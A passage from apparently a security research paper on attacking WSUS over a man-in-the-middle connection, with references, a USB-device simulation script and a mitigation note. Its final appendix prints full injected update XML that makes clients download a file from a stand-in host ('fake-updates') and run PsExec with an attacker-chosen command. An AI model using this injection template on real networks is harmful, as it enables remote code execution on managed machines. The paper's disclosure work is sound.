- The update metadata itself could be signed by Microsoft to prevent tampering. WSUS treats the contents of the <Xml> tags as opaque, passing them through unmodified from the Windows Update server to the WSUS client. These tags contain the main detail of the updates, including the 'handler' tags. Signing the <Xml> tags with a Microsoft certificate would avoid the necessity of setting up a trust relationship between the client and WSUS server.

Appendix 1 – References

[1] "Configure Automatic Updates using Registry Editor," [Online]. Available: https://technet.microsoft.com/en-us/library/dd939844(v=ws.10).aspx.

[2] "Description of the standard terminology that is used to describe Microsoft software updates," [Online]. Available: https://support.microsoft.com/en-gb/kb/824684.

[3] "Driver Signing Guidelines for ISVs," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/dn631788.aspx.

[4] "List of USB ID's," [Online]. Available: www.linux-usb.org/usb.ids.

[5] "The USB ID Repository," [Online]. Available: https://usb-ids.gowdy.us/read/UD/.

[6] "FaceDancer21 (USB Emulator/USB Fuzzer)," [Online]. Available: http://int3.cc/products/facedancer21.

[7] "BeagleBone Black," [Online]. Available: http://beagleboard.org/BLACK.

[8] "Windows Driver Kit," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/ff557573(v=vs.85).aspx.

[9] "Device Simulation Framework Reference," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/ff538301(v=vs.85).aspx.

[10] "Windows Sysinternals," [Online]. Available: https://technet.microsoft.com/en-gb/sysinternals/bb545021.aspx.

[11] Microsoft, "Windows Update Services: Client-Server Protocol," [Online]. Available: https://msdn.microsoft.com/en-us/library/cc251937.aspx.

[12] Microsoft, "GetExtendedUpdateInfo," [Online]. Available: https://msdn.microsoft.com/en-us/library/cc251970.aspx.

[13] Microsoft, "Step 3: Configure WSUS," [Online]. Available: https://technet.microsoft.com/library/hh852346.aspx#bkmk_3_5_ConfigSSL.

[14] "Secure WSUS with the Secure Sockets Layer Protocol," [Online]. Available: https://technet.microsoft.com/library/hh852346.aspx#bkmk_3_5_ConfigSSL.

[15] Microsoft, "Step 3: Configure WSUS," [Online]. Available: https://technet.microsoft.com/en-us/library/hh852346.aspx.

Appendix 2 – Driver Simulation Framework Script

The below script is a modified version of the TestGenericHid.wsf script that is part of the Microsoft Device Simulation Framework. Our modification allows custom USB vendor and product IDs to be passed in on the command line. This allows automatic installation of any USB driver on Windows Update in virtual machine.

```
Option Explicit

const IID_IDSFBus            = "{E927C266-5364-449E-AE52-D6A782AFDA9C}"
const IID_ISoftUSBDevice     = "{9AC61697-81AE-459A-8629-BF5D5A838519}"
const IID_EHCICtrlrObj       = "{16017C34-A2BA-480B-8DE8-CD08756AD1F8}"

Dim DSF      : Set DSF = CreateObject("DSF.DSF")
Dim ExtHub   : Set ExtHub = CreateObject("SOFTUSB.SoftUSBHub")
SetEndpointDiagnostics ExtHub.SoftUSBDevice

WScript.StdOut.WriteLine "Enumerating simulated devices to look for a simulated
EHCI controller"
Dim CtrlrDev : Set CtrlrDev = EnumSimulatedDevices(IID_IDSFBus)

If CtrlrDev Is Nothing Then
    WScript.StdOut.WriteLine "Could not find simulated a EHCI controller. Did you
remember to run softehcicfg.exe /install?"
    WScript.Quit 1
End If

Dim CtrlrObj : Set CtrlrObj = CtrlrDev.Object(IID_EHCICtrlrObj)
Dim RootHubPort : Set RootHubPort = CtrlrObj.Ports(1)
RootHubPort.HotPlug ExtHub.SoftUSBDevice.DSFDevice

Dim GenericHIDDev      : Set GenericHIDDev =
WScript.CreateObject("SoftHIDReceiver.HIDDevice.1")
Dim GenericHIDDSFDev   : Set GenericHIDDSFDev = GenericHIDDev.DSFDevice
Dim GenericHIDUSBDev   : Set GenericHIDUSBDev =
GenericHIDDSFDev.Object(IID_ISoftUSBDevice)

Configure1dot1Device GenericHIDUSBDev
GenericHIDDev.Logging=true

WScript.StdOut.WriteLine "Creating device USB\VID_" & WScript.Arguments(0) &
"&PID_" & WScript.Arguments(1)
GenericHIDUSBDev.Vendor=CInt("&H" & WScript.Arguments(0))
GenericHIDUSBDev.Product=CInt("&H" & WScript.Arguments(1))
SetEndpointDiagnostics GenericHIDUSBDev

GenericHIDDev.ConfigureDevice

WScript.StdOut.WriteLine "Press enter to connect the device"
WScript.StdIn.ReadLine()

Dim ExtHubPort : Set ExtHubPort = ExtHub.Ports(1)
ExtHubPort.HotPlug GenericHIDDSFDev
GenericHIDDev.StartProcessing

WScript.StdOut.WriteLine "Press enter to disconnect the device"
WScript.StdIn.ReadLine()

GenericHIDDev.StopProcessing
ExtHubPort.UnPlug
```

```
RootHubPort.Unplug
GenericHIDUSBDev.Destroy
ExtHub.Destroy
WScript.Quit 0


'/////////////////////////////////////////////////////////////////////////////
' Sub Configure1dot1Device
'
' This routine configures the device as USB 1.1 by setting the version and
' setting the correct MaxPacketSize on the device's endpoints
'/////////////////////////////////////////////////////////////////////////////
Private Sub Configure1dot1Device(USBDevice)

    Dim Config    : Set Config    = Nothing
    Dim Interface : Set Interface = Nothing
    Dim Endpoint  : Set Endpoint  = Nothing
    Dim EPType    : Set EPType    = Nothing

    USBDevice.USB = &H110
    For Each Config In USBDevice.Configurations
        For Each Interface In Config.Interfaces
            For Each Endpoint In Interface.Endpoints
                EPType = Endpoint.Attributes And &H03
                If (1 = EPType) Then
                    Endpoint.MaxPacketSize=1023
                Else
                    Endpoint.MaxPacketSize=64
                End If
            Next
        Next
    Next

End Sub

'/////////////////////////////////////////////////////////////////////////////
' Sub SetEndpointDiagnostics
'
' This routine sets a diagnostic property on all the endpoints in the
' specified simulated USB device so that you can see all transfers to and
' from the device when running under a kernel debugger. This routine will
' write information to the console describing every congiguration, interface,
' and endpoint that it finds.
'/////////////////////////////////////////////////////////////////////////////
Private Sub SetEndpointDiagnostics(USBDevice)

    const SOFTUSBENDPOINT_OBJECTFLAGS                     = 100
    const SOFTUSBENDPOINT_DONOTTRACETRANSFERS             = &H00000000
    const SOFTUSBENDPOINT_TRACETRANSFERINPUT              = &H00000001
    const SOFTUSBENDPOINT_TRACETRANSFEROUPUT              = &H00000002
    const SOFTUSBENDPOINT_TRACETRANSFERINPUTANDOUPUT      = &H00000003

    Dim Config    : Set Config    = Nothing
    Dim Interface : Set Interface = Nothing
    Dim Endpoint  : Set Endpoint  = Nothing

    Dim CtlFlags   : CtlFlags   = SOFTUSBENDPOINT_TRACETRANSFERINPUTANDOUPUT
    Dim OtherFlags : OtherFlags = SOFTUSBENDPOINT_TRACETRANSFERINPUTANDOUPUT
    Dim FlagsType  : FlagsType  = SOFTUSBENDPOINT_OBJECTFLAGS
    Dim EPNum :  EPNum = 0
    Dim EPDir :  EPDir = 0
    Dim EPType : EPType = 0
    USBDevice.Endpoint0.SetObjectFlags FlagsType, CtlFlags

    For Each Config In USBDevice.Configurations
        For Each Interface In Config.Interfaces
            For Each Endpoint In Interface.Endpoints
                EPNum = Endpoint.EndpointAddress And &H0F
                EPDir = Endpoint.EndpointAddress And &H80
                If EPDir = 0 Then
                    EPDir = "OUT"
                Else
                    EPDir = "IN"
                End If

                EPType = Endpoint.Attributes And &H03
                Select Case EPType
                    Case 0:
                        EPType = "Control"
                    Case 1:
                        EPType = "Isoch"
                    Case 2:
                        EPType = "Bulk"
                    Case 3:
                        EPType = "Interrupt"
                End Select

                Endpoint.SetObjectFlags FlagsType, OtherFlags
            Next
        Next
    Next
End Sub

'//////////////////////////////////////////////////////////////////////////////
' Function EnumSimulatedDevices
'
' This function searches the collection of simulated devices
' referenced by DSF.Devices for a device that exposes an ancillary
' object from DSFDevice.Object with the specified GUID. If found it returns the
' DSFDevice object otherwise it returns Nothing.
'//////////////////////////////////////////////////////////////////////////////
Private Function EnumSimulatedDevices(SearchObjectGUID)

    Dim DevSought : Set DevSought = Nothing
    Dim Dev       : Set Dev = Nothing
    Dim ObjSought : Set ObjSought = Nothing

    For Each Dev in DSF.Devices
        If Dev.HasObject(SearchObjectGUID) Then
            Set ObjSought = Dev.Object(SearchObjectGUID)
            If Not ObjSought Is Nothing Then
                Set DevSought = Dev
                Exit For
            End If
        End If
    Next

    Set EnumSimulatedDevices = DevSought

End Function
```

Formatted: No bullets or numbering

~~5~~ Appendix 3 – Injected Update Example

This section shows how a malicious update can be injected into WSUS update session by a man-in-the-middle attacker.

The below XML shows the original unmodified SyncUpdate response from the WSUS server.

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<SyncUpdatesResponse
xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService">
<SyncUpdatesResult>
  <NewUpdates></NewUpdates>
  <Truncated>false</Truncated>
  <NewCookie>
    <Expiration>2015-07-17T10:06:59Z</Expiration>
    <EncryptedData>qIbM…RtXw0VdZg==</EncryptedData>
  </NewCookie>
  <DriverSyncNotNeeded>false</DriverSyncNotNeeded>
</SyncUpdatesResult>
</SyncUpdatesResponse>
</soap:Body></soap:Envelope>
```

Figure 7 - Original unmodified SyncUpdate response

The malicious MITM proxy injects two updates into this XML and sends it back to the client. The updates are inserted into the previously empty <NewUpdates> tag. Through trial and error we have discovered that a single 'update' provisioned via Windows Update/WSUS actually requires two <UpdateInfo> elements. One must have a <Action>Install></Action> tag, the other must have a <Action>Bundle</Action> tag. The 'Install' provides metadata such as the update title and description. The 'Bundle' provides the actual update file. Without both, the update will be discarded by the Windows Update client.

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<SyncUpdatesResponse
xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService">
<SyncUpdatesResult>
  <NewUpdates>

<!-- Start of injected content -->
<UpdateInfo>
  <ID>17999990</ID>
  <Deployment>
    <ID>899990</ID>
    <Action>Bundle</Action>
    <IsAssigned>true</IsAssigned>
    <LastChangeTime>2015-04-15</LastChangeTime>
    <AutoSelect>0</AutoSelect>
    <AutoDownload>0</AutoDownload>
    <SupersedenceBehavior>0</SupersedenceBehavior>
    <FlagBitmask>0</FlagBitmask>
  </Deployment>
  <IsLeaf>true</IsLeaf>
  <Xml>
```

```
<!-- This would XML-encoded inside the Xml tag -->
<UpdateIdentity UpdateID="969e0d46-7f67-4c81-b672-3c1c4a36c00e"
RevisionNumber="201" />
<Properties UpdateType="Software" />
  <Relationships>
    <Prerequisites>
         <UpdateIdentity UpdateID="6407468e-edc7-4ecd-8c32-521f64cee65e" />
       </Prerequisites>
  </Relationships>
<ApplicabilityRules>
  <IsInstalled>
    <b.FileExists Csidl="41" Path="\15151245.exe" /> <!-- This file shouldn't
exist -->
  </IsInstalled>
  <IsInstallable>
    <b.FileExists Csidl="41" Path="\mswsock.dll" /> <!-- This does exist -->
  </IsInstallable>
</ApplicabilityRules>


</Xml>
</UpdateInfo>
<UpdateInfo>
  <ID>17999991</ID>
  <Deployment>
    <ID>899991</ID>
    <Action>Install</Action>
    <IsAssigned>true</IsAssigned>
    <LastChangeTime>2015-04-15</LastChangeTime>
    <AutoSelect>0</AutoSelect> <!-- This must be 0 according to docs, WU
ignores it -->
    <AutoDownload>0</AutoDownload> <!-- same -->
    <SupersedenceBehavior>0</SupersedenceBehavior>
    <FlagBitmask>0</FlagBitmask>
  </Deployment>
  <IsLeaf>true</IsLeaf>
  <Xml>

<!-- This should be XML encoded inside the Xml tag -->
<UpdateIdentity UpdateID="853ea117-355b-4c1e-96ce-fab9c977a8e7"
RevisionNumber="201" />
<Properties UpdateType="Software" ExplicitlyDeployable="true"
AutoSelectOnWebSites="true"/>
<Relationships>
  <Prerequisites>
    <UpdateIdentity UpdateID="6407468e-edc7-4ecd-8c32-521f64cee65e" /> <!--
Requires Windows 10 -->
  </Prerequisites>
  <BundledUpdates>
    <UpdateIdentity UpdateID="969e0d46-7f67-4c81-b672-3c1c4a36c00e"
RevisionNumber="201" />
  </BundledUpdates>
</Relationships>

</Xml>
</UpdateInfo>

<!-- End of injected content -->

</NewUpdates>
<Truncated>false</Truncated>
  <NewCookie>
    <Expiration>2015-07-17T10:06:59Z</Expiration>
    <EncryptedData>qIb...Zg==</EncryptedData>
  </NewCookie>
  <DriverSyncNotNeeded>false</DriverSyncNotNeeded>

</SyncUpdatesResult>
```

```
</SyncUpdatesResponse>
</soap:Body></soap:Envelope>
```

The client will next perform a GetExtendedUpdateInfo request with the two injected IDs that appeared in the previous response:

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body>
<GetExtendedUpdateInfo
xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService">
  <cookie>
    <Expiration>2015-07-17T10:06:59Z</Expiration>
    <EncryptedData>1cUzOk...+5g==</EncryptedData>
  </cookie>
  <revisionDs>
    <int>17999990</int>
    <int>17999991</int>
  </revisionIDs>
  <infoTypes>
    <XmlUpdateFragmentType>Extended</XmlUpdateFragmentType>
    <XmlUpdateFragmentType>LocalizedProperties</XmlUpdateFragmentType>
  </infoTypes>
  <locales>
    <string>en-GB</string>
    <string>en</string>
  </locales>
</GetExtendedUpdateInfo>
</s:Body></s:Envelope>
```

The MITM proxy removes the two IDs before passing it back to the server. When the GetExtendedUpdateInfo result comes back from the WSUS server, the proxy injects four Update tags into the response.

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><GetExtendedUpdateInfoResponse
xmlns="http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService">
<GetExtendedUpdateInfoResult>

<Updates>
  <Update>
    <ID>17999990</ID>
       <Xml>

<!-- This should be XML encoded inside the Xml tag -->
<ExtendedProperties DefaultPropertiesLanguage="en"

Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation"
  MaxDownloadSize="847040" MinDownloadSize="0">
       <InstallationBehavior RebootBehavior="NeverReboots" />
</ExtendedProperties>
<Files>
  <File Digest="HO4/qEGb30y8JmRhJ34/3ZuT3iU=" DigestAlgorithm="SHA1"
        FileName="PsExec.exe" Size="847040" Modified="2015-02-27T15:54:52Z">
    <AdditionalDigest
Algorithm="SHA256">A2LNbnsxirmkx02vIp8Ru3laLOVT6gJMtJFDRWwnxB0=</AdditionalDigest>
  </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
  <InstallCommand Arguments="/accepteula cmd /c calc.exe"
                  Program="Windows-KB890830-V5.22.exe"
                  RebootByDefault="false" DefaultResult="Succeeded">
    <ReturnCode Reboot="true" Result="Succeeded" Code="3010" />
```

```
       <ReturnCode Reboot="false" Result="Failed" Code="1603" />
       <ReturnCode Reboot="false" Result="Failed" Code="-2147024894" />
  </InstallCommand>
</HandlerSpecificData>

      </Xml>
  </Update>
  <Update>
    <ID>17999991</ID>
       <Xml>

<!-- This should be XML encoded inside the Xml tag -->
<ExtendedProperties DefaultPropertiesLanguage="en" MsrcSeverity="Important"
IsBeta="false">
  <SupportUrl>http://support.microsoft.com</SupportUrl>
  <SecurityBulletinID>MS15-041</SecurityBulletinID>
  <KBArticleID>3037581</KBArticleID>
</ExtendedProperties>

       </Xml>
  </Update>
  <Update>
    <ID>17999990</ID>
       <Xml>

<!-- This should be XML encoded inside the Xml tag -->
<LocalizedProperties>
  <Language>en</Language>
  <Title>anything-in-here</Title>
</LocalizedProperties>

       </Xml>
  </Update>
  <Update>
    <ID>17999991</ID>
    <Xml>

<!-- This should be XML encoded inside the Xml tag -->
<LocalizedProperties>
  <Language>en</Language>
  <Title>A fake update</Title>
  <Description>Will do bad things</Description>
  <UninstallNotes>...</UninstallNotes>
  <MoreInfoUrl>http://support.microsoft.com/kb/3037581</MoreInfoUrl>
  <SupportUrl>http://support.microsoft.com</SupportUrl>
</LocalizedProperties>

    </Xml>
  </Update>
</Updates>

<FileLocations>
  <FileLocation>
    <FileDigest>HO4/qEGb30y8JmRhJ34/3ZuT3iU=</FileDigest>
       <Url>http://fake-updates/ClientWebService/psexec/BgInfo.exe</Url>
  </FileLocation>
</FileLocations>

</GetExtendedUpdateInfoResult></GetExtendedUpdateInfoResponse>
</soap:Body></soap:Envelope>
```

Once the Windows Update client has received this response, it will either prompt the user to ‘install’ (i.e. launch PsExec with the specific arguments) the update, or automatically install it, depending on the configured settings.